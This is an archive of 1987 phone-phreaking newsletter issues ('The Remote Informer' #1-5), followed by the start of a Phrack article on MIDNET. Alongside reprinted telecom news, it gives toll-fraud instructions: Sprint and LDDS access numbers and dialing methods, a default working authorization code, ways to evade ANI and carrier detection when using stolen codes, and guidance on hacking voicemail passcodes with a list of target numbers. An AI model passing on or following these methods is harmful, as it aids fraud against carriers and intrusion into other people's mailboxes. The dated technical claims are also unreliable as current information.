US Sprint has opened up a new long distance network called the Fiber Optic Network (FON), in which subscribers are given calling cards. These calling cards are 14 digits, and though, seem randomly generated, they are actually encrypted. The rumors floating around about people getting caught using the Sprint FON calling cards are fact, not rumors. The reason people are getting caught is that they confuse the FON calling cards with the local 950 port authorization codes. If you will remember, you never use AT&T calling cards from you home phone. It has ANI capability, which is not tracing, but rather the originating phone number is placed on the bill as soon as the call is completed. They know your phone number when you call the 800 access port, but they do not record it until your call is completed. Also, through several of my hacks, I came up with some interesting information surrounding the new Sprint network. They are listed below.

800-877-0000

This number is for information on US Sprint's 800 calling card service. I have not played around with it, but I believe it is for trouble or help with the FON calling cards. I am not sure if it is for subscribing to the FON network.
800-877-0002 - You hear a short tone, then nothing.
800-877-0003 - US Sprint Alpha Test Channel #1
800-877-(0004-0999)
When you call these numbers, you get a recording saying: "Welcome to US Sprint's 1 plus service." When the recording stops, if you hit the pound key (#) you will get the calling card dial tone.
Other related Sprint numbers
800-521-4949 This is the number that you subscribe to US Sprint with. You may also subscribe to the FON network on this number. It will take 4 to 5 weeks for your calling card to arrive.
10777
This is US Sprint's equal access number. When you dial this number, you then dial the number you are calling, and it will be billed through US Sprint, and you will receive their long distance line for that call. Note that you will be billed for calls made through equal access. Do not mistake it to be a method of phreaking, unless used from a remote location.
If you are in US Sprint's 1+ service then call 1+700-555-1414, which will tell you which long distance company you are using. When you hear: "Thank you for choosing US Sprint's 1 plus service," hit the pound key (#), and then you will get the US Sprint dial tone. This however is just the same as if you are calling from your home phone if you dial direct, so you would be billed for calls made through that, but there are ways to use this to your advantage as in using equal access through a PBX.

==========

Automatic Number Identification (ANI)

By: Tracker

The true definition for Automatic Number Identification has not been widely known to many. Automatic Number Identification, (AKA: ANI), is the process of the destination number knowing the originating number, which is where you are calling from. The method of achieving this is to send the phone number that you are calling from in coded form ahead of the destination number. Below is an example of this.
ANI Method
Dial: 267-0293
Sent: ********2670293
* - Denotes the originating number which is coded and sent before the number
As you noticed there are 8 digits in the coded number. This is because, at least I believe, it is stored in a binary-like form.
Automatic Number Identification means a limited future in phreaking. ANI does not threaten phreaking very much yet, but it will in the near future. A new switching system will soon be installed in most cities that are covered by ESS, Electronic Switching System, now.
The system will have ANI capabilities which will be supplied to the owners of phone lines as an added extra. The owner's phone will have an LED read-out that will show the phone number of the people that call you. You will be able to block some numbers, so that people cannot call you. This system is in the testing stages currently, but will soon be installed across most of the country. As you see, this will end a large part of phreaking, until we, the phreakers, can come up with an alternative. As I have been told by several, usually reliable, people, this system is called ISS, which I am not sure of the meaning of this, and is being tested currently in Rhode Island.

800 in-watts lines set up by AT&T support ANI. The equipment to decode an ANI coded origination number does not costs as much as you would expect. 950 ports do not offer ANI capability, no matter what you have been told. The 950 ports will only give the city in which they are based, this usually being the largest in the state, sometimes the capitol. One last thing that I should tell you is that ANI is not related to tracing. Tracing can be done on any number whether local, 950, etc. One way around this, especially when dialing Alliance TeleConferencing, is to dial through several extenders or ports. ANI will only cover the number that is calling it, and if you call through a number that does not support ANI, then your number will never be known.

==========

The Disclaimer!

We, the editors, take no responsibility for your actions and use of the information in this newsletter. This newsletter is for informational purposes only. There will never be any long distance codes, passwords, etc. in this newsletter. If you are easily offended by telecommunication discussions, then we suggest that you not read this newsletter. But for those who are truely interested in the information in this newsletter, enjoy it.

Remote Informer #2

The Remote Informer

Editors: Tracker, Norman Bates, and Ye Cap'n

September 26, 1987 Issue: 02

Brought to you by the 'new' TUFF: The Underground Fone Federation

==========

The News

==========

Sprint Strikes Back | Celestial Elite/TUFF Come to an End

==========|==========

Sprint caught a guy dealing codes on the street in LA this past week. Information on this bust is limited at this time.

A seventeen year old was busted in Arizona last week. The name of the teenager will not be printed to protect him from harassment calls.

>This information was supplied by Phreaky Phone II

Celestial Elite and TUFF, the famous hack/phreak groups came to an end a couple weeks ago. TUFF, however, is being reborn and you can expect it to be back to full force within a month. Sources have it that Magnus Adept, head of the now terminated group, Celestial Elite, has started a new group called Avalon Kingdom. We are unsure what plans are in store for it.

TUFF has several ideas and plans that will be out to the public soon. Look for future issues of The Remote Informer (tm) for new updates.

Beige Box Bust

One of our editors and a member of TUFF, Norman Bates, was caught for Beige boxing that he had done over 3 months ago. The calls he had made were inside his state and cost a total of $12. He paid the bill and no charges were filed against him.

TeleNet Hacker

Crusader released his TeleNet hacking program on September 20, 1987. Look for it on a good board you call. A review will be in the next issue of The Remote Informer.

Bate's Motel Moves

Bate's Motel BBS, run by Norman Bates, was forced to move. It is temporarily set up at (619)267-8619. It will remain 1200 baud, and a member of the TUFF Network. It is open to the public.

Phreaky Phones Return: Amazing?

The original Phreaky Phone numbers now support the new Phreaky Phones. The guys running them had protested that the lines were being monitored. There is no way that could have been, and they contradicted themselves by restarting Phreaky Phones on the same numbers. They gave alot of credit to the people calling to suggest they believe a story like that.

LDDS Buys Out TMC: Companies Merge

LDDS bought out TMC last month. They merged into LDDS, since it was bigger and more widespread. Any companies that were subscribing to the TMC long distance service were automatically coverted to LDDS. All local TMC ports still work, but will soon be disconnected. Refer to the article on LDDS in this issue for more information on LDDS dial-ups.

US Sprint Calls Destinations

US Sprint now calls all the numbers called with unauthorized codes. Their dis-advantage is that they are delayed by about two months in calling because they have to wait till people report they did not make calls to the numbers they were billed for. Best advice is to not call voice with Sprint except to those who have private lines other than their regular phone line.

Pirate's Hollow Is Back With 10 Megs

Pirate's Hollow is back on-line. It now is run a 10 meg hard drive. Unlike most boards that have #'s of megs, this one will stress more attention on it's database. The database is scheduled to be online by October 1st. This database will contain 800+ text files on various topics, with about 60% - 70% pertaining to illegal activities. Unfortunately, Trax Xe is being redesigned, so until it is finished, it will run on Carina. The number is (415)593-6784 (300/1200 baud).

Raggers and Braggers

This section is to make you aware of well-known raggers and braggers. Since this is the first time this section is being printed, we will tell you what classifies people as raggers and braggers. In the future issues

the top raggers and braggers will be listed in this newsletter to let the SysOps know who not to let on their board, or to atleast keep an eye on.

A ragger is someone who will put someone else down for something. The person might post a message asking a novice question about hacking and phreaking, or may say something that is completely wrong, and a ragger will put the other person down for he said, posted, etc. The ones that usually classify in this category are the ones that think they know it all and consider themselves right no matter what anyone says. Most of the users that use codes and consider themselves a master phreaker usually become raggers.

A bragger is someone who either does or thinks he does know everything, and puts it upon himself to tell the whole world that he knows it all. This person is also one who thinks he is better than everyone else and he believes he is Elite, and no one else is. People who tend to do this are those who have, for some reason, become well-known in the underworld, and as a result become a bragger. Those usually not too well-known will not tend to brag as much as those who think everyone would love to be their friend and be like them.

As a well-known ragger and bragger, The Toad, learned that it does not help to be one or both of those. He has since changed and is now easily accepted by most. Most people disliked him because others they knew had said something bad about him. This is called peer pressure and is a bad influence to those who are new to the underworld. I would suggest in the future, to not judge someone by what others say, but rather by how they act around/to you.

The current most popular Atarian that classifies as a ragger and a bragger is Ace of Aces, and is well-hated by many users and SysOps, since he tends to put down anything anyone says and considers himself the best at writing hacking programs. He is commonly referred to as Ass of Asses and Ass of Assholes. Even holding an open mind about this guy, you would soon come to find that what others said coincides with what you see from him.

==========

A New 950 has arrived!

==========

LDDS, who as mentioned above bought out TMC, is installing a new 950 port to most major cities. By the time you read this, it should be in almost every area that supports 950 ports. The number is 950-1450. This port will dial 976 numbers, but not 700, 800, or 900 numbers. The dialing method for LDDS is: 7 digit code, then even if the code is bad it will give you a dial tone. Then dial the area code plus the number. If you have a bad code it will simply say your call cannot be completed as it was dialed. There is a default code used on the system that currently works. The code is simply, 1234567. I have seen codes from 5 different companies and they all are in the format of 00xxxxx. I do not know what type of software they use, but I will know by the next issue exactly what they place on the bills. This could be the answer to alot of people's problems with fear of Sprint and ITT, especially AllNets. Just remember, Tracker is the one who found this, and all information about it. If someone is seen saying they found this, then they will be listed in the next issue which will contain an article on leeches.

==========

Mailbox Systems

==========

Mailbox systems are the link between information and the underworld. If you have ever called one, then you will know the advantages of having one, especially the ones that are open to whole underworld, rather than just a select few. There are two types of mailbox systems that are widely used.

The first type we will talk about is the multiple mailbox systems, or commonly referred to as message systems. These systems have several

mailboxes set up on one number. Usually, you can access other mailboxes from that number by pressing '*' or '#'. Sometimes you just enter the mailbox number and you are connected. These are the safest systems to use to protect information from US Sprint and other long distance companies. Since US Sprint and other companies call the destination numbers, it is safer to have 800 mailbox systems, and most of the time, the multiple mailbox systems are on 800 numbers. The passcode on these systems can vary in length and can be accessed by several different methods, so it is impossible to explain exactly how to hack these systems.

The other type is the single mailbox system. These are usually set up in a reserved prefix in an area code. (Ex: 713-684-6xxx) These systems are usually controlled by the same type of hardware/software. To access the area where you enter the passcode, just hit '0' for a second or so. The passcodes are four (4) digits long. The only way to hack these is manually. The best thing you could do is to find one that does not have a recording from a person, but just the digitized voice. If you hack one that someone already owns, they will report it and it will not last as long.

Here is a list mailboxes or prefixes to help you get started

Single	Multiple		Digits
213-281-8xxx	212-714-2770		3
213-285-8xxx	216-586-5000		4
213-515-2xxx	415-338-7000	Aspen Message System	3
214-733-5xxx	714-474-2033	Western Digital	
214-855-6xxx	800-222-0651	Vincent and Elkins	4
214-978-2xxx	800-233-8488		3
215-949-2xxx	800-447-8477	Fairylink	7
312-450-8xxx	800-521-5344		3
313-768-1xxx	800-524-2133	RCA	4
405-557-8xxx	800-527-0027	TTE TeleMessager	6
602-230-4xxx	800-632-7777	Asynk	6
619-492-8xxx	800-645-7778	SoftCell Computers	4
713-684-6xxx	800-648-9675	Zoykon	4
	800-847-0003	Communications World	3

The Disclaimer!

We, the editors, take no responsibility for your actions and use of the information in this newsletter. This newsletter is for informational purposes only. If you are easily offended by telecommunication discussions, then we suggest that you not read this newsletter. But for those who are truely interested in the information in this newsletter, enjoy it.

Coming in the next issue!

In the next issue, we will be open for suggestions from the readers of this issue. We will have some featured articles though, which include:

1) Study of bridges
2) Review of Crusader's new TeleNet Hacker
3) More information on the new LDDS 950 port
4) Review of Code Hackers for all modems
5) List of TeleNet addresses
6) Credit Card checkers
7) Ideas from the readers

Remote Informer #3

```
#################################################################
#                    ____________________________________
#                   /he Remote Informer Newsletter!
#
#                                  #
#--------------------------------------------------------------------------
#
# November                                                    TRI Issue: 03
#
#--------------------------------------------------------------------------
#
#                                  #
#     The Editors:  Tracker, Ye Cap'n, Norman Bates, and The Reporter          #
#
#                                  #
#################################################################
```

Introduction

It's been a month now, and ALOT has happened. So much, in fact, that the information will be split into several issues. This should be no shock since I mentioned in the first issue that we may put several issues out sometimes.

I want to congratulate the readers for finally contributing to the newsletter. This first two issues were all on information that I, myself, obtained. Several people gave me information for these issues, and their handle and information is included in the articles.

In The News!

ITT has 9 digits!

For those of you who did not know this, ITT has nine digit codes. They are said to give better connections to some extent. This info. was originally given to us by Party Beast.

Phreaky Phones Go Down!

The famed Phreaky Phones are down again. Modem Man, the original person that started them, has said that they will be down until further notice. In the meantime, other independent boxes are being started. A listing can be made of current ones on request.

Information!

We have so much info to put out, that we are putting out many issues at one time. If you want all issues that are out now, then call one of the boards at the end of the issue or look for an editor on a hack BBS.

Magnus Adept Gets Busted

Fellow Atarian and well-known phreak Magnus Adept got caught by MCI. Details of the how, when, and where are not known at this time. He got caught with 150 codes and may have to pay up to 50 dollars for each code.

Sprint Codes Are Dying Fast!

Sprint codes are hard to get and when they are obtained, they tend to die rather quickly. Phreakers have been saying that the 950-0777 port is dead, but on the contrary, it is still available in states that are not highly abused by phreaks. Here again, rumors are being spread.

The Best BBS of the Month

Starting from now on, we will have a BBS of the month. We will choose a

BBS, ragardless of computer type, and look at the user participation in phreak related matters, as well as quality discussions on the various illegal topics. A BBS can remain the BBS of the month as long as they reside above the rest of the BBS systems. Even though we will sometimes bring out more than one issue in a month, the board will remain BBS of the month until the first issue inthe next month comes out.

This month's BBS of the month is FBI PirateNet. We chose this board because of the large numbers of posts in the bases, and not only information, but discussions as well, with a minimum number of posts from raggers and braggers. The number for it is 516-661-7360. The SysOp of FBI PirateNet is The Phantom, not to be confused with an earlier narc.

==========

US Sprint Expected to Trim Staff, Consolidate Divisions

==========

New York -- US Sprint Communications Corp., the troubled long distance carrier, is expected to announce soon that it will cut its work force by several hundred people and reduce its seven regional divisions to 3 operating groups, sources familiar with the company said.

The company's Pacific division is based in Burlingame, CA. The layoffs and reorganization are part of a plan by US Sprint's new president, Robert H. Snedaker, to reduce heavy operating losses, which analysts expect to reach more than $800 million this year.

Snedaker replaced Charles M. Slibo, who was forced to resign in July because losses were running much higher than the parent companies had expected. Problems with the company's computerized billing system also contributed to Skibo's ouster. US Sprint is owned and operated by the GTE Corp. and United TeleCom.

According to sources close to Snedaker, who was vice chairman and chief operating officer of United TeleCom, he is planning to consolidate the company's 7 divisions, which operate in the same geographical regions as the seven regional Bell operating companies, into 3 divisions.

The rationale for the move, according to idustry analysts, is that the company will need a much smaller work force once it begins handling all it's phone traffic on it's new fiber optic network, which can carry a greater number of telephone calls at less cost. Company officials have said that they expect to have most of the traffic on the network by early next year.

One source said that there would be more than one round of layoffs in the coming months and that the company ultimately plans to reduce its 14,000 member work force by 15 percent.

Several top managers are expected to resign as soon as US Sprint centralizes its marketing and support operations as its headquarters in Kansas City, MO., according to a report in the latest issue of Business Week magazine.

A spokesman for US Sprint said on Friday that the company would not comment on the rumors. The company is the nation's third largest long distance company, after the American Telephone and Telegraph Co. (AT&T) and MCI Communications Co.

Last year, Washington based MCI undertook a similar reorganization in which it posted a $502.5 million loss to write down old inventory and restructure operations.

Analysts said that is US Sprint is to turn a profit, the company must increase its market share. "To do this, US Sprint must gain more large business customers, which account for about 80 percent of industry revenues," said Robert B. Morris III, Securities in San Francisco.

Morris said that by using a slick marketing campaign to differentiate its all-fiber telephone network from those of competitors, US Sprint more than doubled its customer base last year. But "most of these customers were residential and small business users that added little to Sprint's bottom line," he added. "If the company expects to be profitable, it will have to concentrate on providing the best service to volume users."

] This information was supplied by Ye Cap'n

Secret Service Cracks Down on Teen Hackers

Mount Lebanon, PA -- The US Secret Service and local police departments have put a scare into the hacker community with a nationwide crackdown on computer crime that has resulted in the arrests of teenage hackers in at least three cities.

"People who monitor the bulletin boards say there are a lot of nervous hackers out there, wondering who will be arrested next," says Ronald E. Freedman, vice-president of Advanced Information Management, a Woodbridge, VA base computer security firm.

Nine teenagers from Mount Lebanon Junior-Senior High School near Pittsburg, PA, were arrested recently and charged with computer fraud. The juveniles allegedly used home computers to gain illegal access to a credit card authorization center. They obtained valid credit card numbers and used them to purchase thousands of dollars worth of mail order merchandise, the police said.

Freedman says it appears the hackers used some relatively sophisticated techniques in the scheme, including specially written software that enabled them to bypass security controls and navigate through credit records to obtain key information.

Police officials say that the hackers also obtained access codes from pirate bulletin board systems to make free long distance calls and gain access to various business and government computers.

The arrests were the result of a 6 week investigation by the Secret Service and the Mount Lebanon police. The police were tipped off by parents who were suspicious about how their son managed to obtain a skateboard valued at $140.

The Secret Service was also involved in investigations that led to the arrests of several hackers in San Francisco and New York last July.

Secret Service spokesman William Corbett says that although some reports have portrayed the hackers as part of a national crime ring, the cases are unrelated. "It's just that a few of these computers hacking cases came to a head at about the same time," he says.

Federal Legislation enacted in 1984 gives the Secret Service, part of the Department of the Treasury, a major role in investigating computer crimes. Under the federal Computer Fraud and Abuse Act of 1986, computer fraud is a felony that carries a maximum penalty of 5 years for the first offense, and 10 years for the second. Displaying unauthorized passwords on hacking bulletin boards carries a maximum penalty of 1 year in prison for the first offense, and 10 years for the second.

] This information was supplied by Ye Cap'n

German Teens Crack NASA

Washington, D.C. -- A group of West German teenagers from the Chaos Computer Club penetrated a NASA network recently, saying they were doing it to "test the security."

What they got into was SPAN Net, a computer network with about 700 notes, which is actually based at the Goddard Space Center in Maryland. All that's in there is unclassified data, space science information, and post-flight data anaysis. "Anyone with NASA related research can apply for access to SPAN" says a spokesman, who adds that the network runs on DEC VAX hardware. "We picked up three attempts to gain access and put in security precautions so it would't happen." His personal opinion is, "We're happy that they couldn't get back in, and decided to go public." He also added that NASA has many other networks, many of the classified and "probably inpenetrable. But I do not want to challenge anybody."

How'd they get in? Probably they got a West German NASA licensee, which

gave them a visitor's pass, then they created new passwords with unlimited security for themselves, after which getting around the network was easy.
] Supplied by Ye Cap'n
==========
We look for information in anyway related to the newsletter. If you have something of interests, or something that you saw on television, or in the newspaper, then upload it to one of the boards listed below. You will receive full credit.
Pirate's Hollow.....(415)593-6784
Bate's Motel.....(619)267-0293
==========

Remote Informer #4

##########
_____
/he Remote Informer Newsletter!
#
#----------
November TRI Issue: 04
#----------
#
The Editors: Tracker, Ye Cap'n, Norman Bates and The Reporter
#
##########

==========
= FCC Charges Much Ado About Not Much =
==========

New Cannan, CT -- International Resource Develope of New Cannan, CT says that the market bubble for packet switch networks like TeleNet is going to burst by 1991, regardless of what the Federal Communications Commission does about access charges. Cheap fiber, which greatly increases the capacity, and ISDN services, which let you share a phone line with your computer, will do the business in, the report says. Over the next four years, however, the demand for packet switch services to will grow from $650 million to $1,612 million (If the Baby Bells are allowed to add competition to the market, the $5/hour access charge cannot be passed though to the customers anyway).
] Supplied by Ye Cap'n

==========
= Pirate's Hollow Update =
==========

San Carlos, CA -- The Pirate's Hollow, one of the more popular BBS's in the Bay Area, is installing several new features that will even add to it's popularity. For one, users will be able to gamble against each other by betting on NFL games and participating in the Pirate's Hollow Lottery. Also, in order to support one of the best newsletters around, the Pirate's Hollow will soon be adding a seperate module that will act as an outpost for The Remote Informer. This module will feature the older issues of the newsletter,

a section that will keep you abreast of updates of recently released information, and a section that will show what is upcoming in the next issues of The Remote Informer.

The long-awaited database will soon be put online. Over 800 textfiles on a variety of subjects will be available to the users that pay the access fee that will be determined at a later date. Many more are on the way, and will be included at no charge. The charge will be a one time charge though, rather than a yearly payment.

Another new option will be available by early December. PC Pursuit callback will be installed. This will allow people to call and then get called back if your area code is supported by PC Pursuit. This will also require a charge, to be set at a later date.

The Pirate's Hollow has been doing well in its comeback to the telecommunications world, but we need more callers in order to formulate a more diverse user base. Please spread the BBS # around while also trying to make others aware of the newsletter.

==========

Switching Systems

==========

There are currently three different forms of switching systems that are present in the United States today. Step by Step (SxS), Crossbar, and the Electronic Switching System (ESS) make up the group. Phreaks have always been a little tenative when it comes to "doing their work" once they have heard about effects of switching systems on their hobby. After researching this topic, I have found that there really is not that much to be worried about. Read on, while I share with you information which I have compiled about all of these switching systems and their distinct features.

The first switching system that was used in the country was called Step by Step. This was adopted in 1918 by Bell, and until 1978, they had over 53% of all their exchanges using Step by Step (SxS). This system is known for it's long, confusing train of switches that are used for its step by step switching.

Step by Step has many disadvantages to phone users. The switch train becomes jammed fairly often, and it causes calls to be blocked. Also, SxS does not allow the use of DTMF dialing. This accounts for some of the areas in the United States that cannot have touch tone dialing abilities. A tremendous amount of electricity and maintenance needs to accompany the SxS switching system, which makes it even more impratical. All in all, this is probably the most archaic switching system around.

There are a number of ways to see if you are on SxS. You will notice that there are no pulsing digits after dialing. Most sources say that the phone company will sound like many typewriters. SxS does not offer features such as speed calling, call forwarding, three-way calling, call waiting, and other such services. Pay phones on SxS also will want your money before you receive a dial tone. This adds to the list of disadvantages labelled to that of the Step by Step switching systems.

Another type of switching system that is prevalent in the United States is Crossbar. Crossbar has been Bell's primary switcher after 1960, and three types of it exists. Number 1 Crossbar (1xB), Number 4 Crossbar (4xB), and the Number 5 Crossbar (5xB). In Crossbar, a switching matrix is used for all the phones in an area, and when someone calls, the route is determined and is met up with the other phone. This matrix is set-up in horizontal and vertical paths. Unlike other swichting systems, in my research, I could not come up with any true and definate distinguishing features of the Crossbar switching systems.

The Electronic Switching System (ESS) is yet another switching system used in the United States and the most used of all three swicthing systems. ESS is an extremely advanced and multi-faced type of switching system, and is feared by marauders of the phone company everywhere. With ESS, your phone company is able to know every digit dialed (including mistakes), who you call,

when you called, and how long you were connected. ESS is also programmed to print out the numbers of people who make excessive calls to WATS numbers (800 services) or directory assistance. This feature of ESS is called 800 Exceptional Calling Report, and has spelled the end of some forms of continuous code hacks to certain extenders. ESS can also be programmed to print logs of who called and abused certain numbers as well. Everything is kept track of in its records.

The aforementioned facts show that ESS has made the jobs of organizations such as the FBI, NSA, and other phone company security forces easier. Tracing can be done in a matter of microseconds, and the result will be conveniently printed out on the monitor of a phone company officer. ESS is also programmed to pick up any "foreign tones" on the phone line such as the many varied tones emulated by boxes.

ESS can be identified by a few features common in it. The 911 emergency service is covered in the later versions of ESS. Also, you are given the dial tone first when using a pay phone unlike that of SxS. Calling services like call forwarding, speed calling, and call waiting are also common to ESS. One other feature common to ESS is ANI (Automatic Number Identification) for long distance calls. As you can see, ESS is basically the zenith of all switching systems, and it will probably plague the entire country by the early 1990's. Soon after, we should be looking forward to a system called CLASS. This switching system will contain the feature of having the number of the person that is calling you printed out on your phone.

What have I concluded about these switching systems? Well, they are not good enough. I know a few people employed by the phone company, and I know for a fact that they do not have enough time these days to worry about code users, especially in large, metropolitan areas. So, I will go out on a limb here, and say that a large portion of people will never have to worry about the horrors of ESS.

] Written by Ye Cap'n

==========

New Gizmo Can Change Voice Gender

==========

The most amazing device has turned up in the new Hammacher Schlemmer catalog: the telephone voice gender changer.

What it does is change the pitch of your voice from, say, soprano to bass -- a most efficient way to dissuade an obscene phone caller just as he's getting warmed up.

That is not the same as running a 45 r.p.m. record at 33. In digital conversion, the pitch can be changed without altering the speed.

The device runs on a 9-volt batter and attaches to the telephone mouth piece with a rubber coupler that takes but a moment to slip on and off.

With the changer switched on, says Lloyd Gray, a Hammacher Schlemmer technical expert, "the effect is similar to what you hear when they interview an anonymous woman on television and disguise her voice by deepening it." "It's better for changing a woman's voice to a man's than the other way around," Gray said. A man can use it to raise the pitch of his voice, but he still won't sound like a woman."

A man could, however, use the changer to disguise his voice. But with the device set on high, Gray's voice still could be identified as his own. On low, his normal tenor became so gravel like that the words were unintelligible.

] Supplied by Tracker and The Reporter

==========

We look for information in anyway related to the newsletter. If you have something of interests, or something that you saw on television, or in the newspaper, then upload it to one of the boards listed below. You will receive full credit.

Pirate's Hollow.....(415)593-6784
Bates Motel.....(619)267-0293

Remote Informer #5

/he Remote Informer Newsletter!

November TRI Issue: 05

The Editors: Tracker, Ye Cap'n, Norman Bates, and The Reporter

AT&T Rates

WASHINGTON -- American Telephone & Telegraph Co. proposed Tuesday to lower its interstate long-distance rates by an average of 3.6 percent to reflect reduced costs in connecting to the local telephone network.

The largest decrease -- 6.3 percent -- would be seen in day time prices "because of the need to make those rates more competitive," AT&T said.

Rates for calls made during evening hours would drop 2.2 percent and calls made during the late night and weekends would be cut by 0.8 percent, the company said.

The rate reductions would take effect Jan. 1, if they are approved by the Federal Communications Commission.

Reacting to the proposed price cuts, MCI Communications Corp. and US Sprint Communications Co., the nation's second-largest and third-largest long distance companies respectively, said their response would depend on what the FCC finally approves but both said they intended to remain competitive with AT&T. AT&T, the nation's largest long-distance company, proposed to the FCC that its rates drop as much as $800 million, but AT&T said the exact amount will depend on the access charges the FCC allows the local telephone companies to collect from long distance carriers, which must pay the fees to hook into the phone local network.

AT&T has challenged the new access rates filed by the regional Bell operating companies, contending they are more than $1 billion too high. In proposing its new rates, the long-distance leader told the FCC it expects local companies' access fees to fall by at least $200 million -- which would amount to an average rate reduction of less than 1 percent. But the company said it believes the FCC will order an additional $600 million in reductions based on AT&T's challenge.

"We're confident the FCC will recognize that access charges filed by the local telephone companies need to be substantially reduced, which would mean more savings for our customers," said Larry Garfinkel, AT&T vice president for marketing.

He said the company filed its proposed rates based on disputed charges because "we wanted to let the public react ... and further to let the FCC have full knowledge of where we were heading given our expectation that we had a

valid basis for our dispute."

AT&T's long-distance rates have fallen by about 34 percent since the company was stripped of its local operating companies by an antitrust decree nearly four years ago.

Since then, phone rate payers have been paying a larger share of the costs of maintaining the local network through monthly subscriber line charges, now $2.60 for residential customers.

That has reduced the long-distance companies' share of local network expenses, which they pay in the form of access charges.

Jack Grubman, a telephone analyst with PaineWebber Inc., said AT&T's proposal targets business customers because "that's where the competition is and where the better (profit) margins are." In addition, it aims to keep the pressure on competition in international calling by extending discounts to more customers. Grubman added that, if the company's rate proposal is approved by the FCC, he would expect no further cuts in AT&T rates in 1988.

Wendell Lind, AT&T administrator of rates and tariffs, said the cuts for business and residential customers are about the same because business cuts are offset by a proposed $128 million increase in AT&T's private line rates.

AT&T is the only long-distance company whose rates are regulated by the FCC, but its prices set the pace for the industry. Though AT&T is far larger than any of its competitors, its market share has been declining since divestiture and the company now says it serves about 75 percent of the market.

In addition to the reductions in basic long-distance rates, AT&T proposed cutting prices by 5 percent and 5.7 percent for its Pro-America calling plans.

The company also proposed to reduce prices by 2.9 percent for its 800 Service customers and 4.4 percent for WATS customers, although it would increase the monthly access line charges for those plans by $3.20 to reflect higher special access charges filed by the local phone companies.

] Supplied by Tracker and The Reporter

==========

US Sprint Operator Service Traffic Increases 40%
New Center Added In Dallas

==========

ORLANDO, Fla. -- US Sprint Wednesday announced its long distance operators who began saying, "May I help you?" just five months ago, are now handling 3.5 million calls a month.

The fiber-optic long-distance carrier, offering the only operator service alternative to AT&T has experienced a 40 percent growth in operator service calls since it announced its service July 1.

Amanda Weathersby, US Sprint vice president of product marketing, said Tuesday, "More and more people are taking advantage of our call completion assistance and alternative billing arrangements.

"Customer surcharges are the same as AT&T with the added benefit of US Sprint's fiber-optic quality and lower long-distance rates."

US Sprint currently offers person-to-person, station-to-station, call completion and collect calling. US Sprint has announced an agreement with US WEST Service Link that will allow anyone to call on US Sprint and charge their calls to a Regional Bell Operating Co. calling card beginning in first quarter 1988.

"Previously, our operator service was available only on pre-subscribed US Sprint phones and recently we added operator assistance for US Sprint FON CARD customers," Weathersby said.

"With this new agreement, we'll be able to expand our operator service to markets such as pay phones, hospitals, and hotels/motels."

The newest 24-hour operator service center in Dallas began operations on Oct. 5. US Sprint's other operator service centers are in: Cherry Hill, N.J.; Atlanta; Lombard, Ill. and Reno, Nev.

US Sprint is a joint venture of United Telecommunications Inc. of Kansas City, Mo. and GTE Corp. of Stamford, Conn.

] Supplied by Tracker and The Reporter

```
================================================================================
=            Pacific Bell Pursuing Calling Card Thief                          =
================================================================================
```

SAN FRANCISCO--(BW)--Pacific Bell is warning consumers to protect their telephone calling cards like any other credit card in the wake of a series of frauds by people posing as phone company employees.

A Pacific Bell spokesman says customers in the 213, 805 and 916 area codes are being victimized by someone who says he is a telephone company employee investigating calling card fraud. The individual calls people at home at odd hours, asking for their calling card numbers. He then sells the numbers to people who use the numbers to make long distance phone calls.

As recently as Monday of this week, 180 long distance calls were billed to a Sacramento area resident who had given his number to the thief just three hours earlier.

According to Pacific Bell, this kind of scheme and other forms of calling card fraud cost telephone customers nationwide half a billion dollars a year.

The company offered these tips to consumers to avoid becoming a victim of calling card fraud:

Never give your calling card number or personal identification number to anyone. Any telephone company employee with a legitimate need to know the number has access to it.

Treat your calling card like any other credit card. Report its loss immediately by calling the 800 number on the back of the card 800-621-0430.

If you receive a suspicious call regarding your telephone calling card, report it by calling the 800 number on the back of the card.

If you receive a call from someone claiming to be a telephone company employee and asking for your calling card number, ask for a name and number to call back. Then call the local Pacific Bell business office to report the incident.

One suspect was arrested in Southern California last week by a quick thinking customer who did just that. Pacific Bell immediately contacted the local police department. A suspect holding seven stolen calling card numbers was arrested minutes later.

Pacific Bell and long-distance telephone companies will credit customers for calling card charges determined to be fraudulent. Pacific Bell is a subsidiary of Pacific Telesis Group, a diversified telecommunications corporation based in San Francisco.

] Supplied by Tracker and The Reporter

```
===================================================================
```

We look for information in anyway related to the newsletter. If you have something of interests, or something that you saw on television, or in the newspaper, then upload it to one of the boards listed below. You will receive full credit.

Pirate's Hollow...(415)593-6784
Bates Motel...(619)267-0293

```
===================================================================
```

Phrack Magazine - Vol 3, Issue 27 1

```
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<>                                                                <>
<>                     Introduction to MIDNET                     <>
<>                     ~~~~~~~~~~~~~~~~~~~~~~                     <>
<>          Chapter Seven Of The Future Transcendent Saga         <>
<>                                                                <>
<>                 A More Indepth Look Into NSFnet                <>
<>               National Science Foundation Network              <>
<>                                                                <>
<>                  Presented by Knight Lightning                 <>
```

```
<>                         June 16, 1989                         <>
<>                                                               <>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
```

Prologue

If you are not already familiar with NSFnet, I would suggest that you read:

"Frontiers" (Phrack Inc., Volume Two, Issue 24, File 4 of 13), and definitely;
"NSFnet: National Science Foundation Network" (Phrack Inc., Volume Three,
Issue 26, File 4 of 11).

Table Of Contents

* Introduction
* The DOD Protocol Suite
* Names and Addresses In A Network
* Telnet (*NOT* Telenet)
* File Transfer
* Mail

Introduction

MIDNET is a regional computer network that is part of the NSFnet, the National Science Foundation Network. Currently, eleven mid-United States universities are connected to each other and to the NSFnet via MIDnet:

UA - University of Arkansas at Fayetteville
ISU - Iowa State University at Ames
UI - University of Iowa at Iowa City
KSU - Kansas State University at Manhattan
KU - University of Kansas at Lawrence
UMC - University of Missouri at Columbia
WU - Washington University at St. Louis, Missouri
UNL - University of Nebraska at Lincoln
OSU - Oklahoma State University at Stillwater
UT - University of Tulsa (Oklahoma)
OU - University of Oklahoma at Norman

Researchers at any of these universities that have funded grants can access the six supercomputer centers funded by the NSF:

John Von Neuman Supercomputer Center
National Center for Atmospheric Research
Cornell National Supercomputer Facility
National Center for Supercomputing Applications
Pittsburgh Supercomputing Center
San Diego Supercomputing Center

In addition, researchers and scientists can communicate with each other over a vast world-wide computer network that includes the NSFnet, ARPAnet, CSnet, BITnet, and others that you have read about in The Future Transcendent Saga. Please refer to "Frontiers" (Phrack Inc., Volume Two, Issue 24, File 4 of 13) for more details.

MIDnet is just one of several regional computer networks that comprise the NSFnet system. Although all of these regional computer networks work the same,

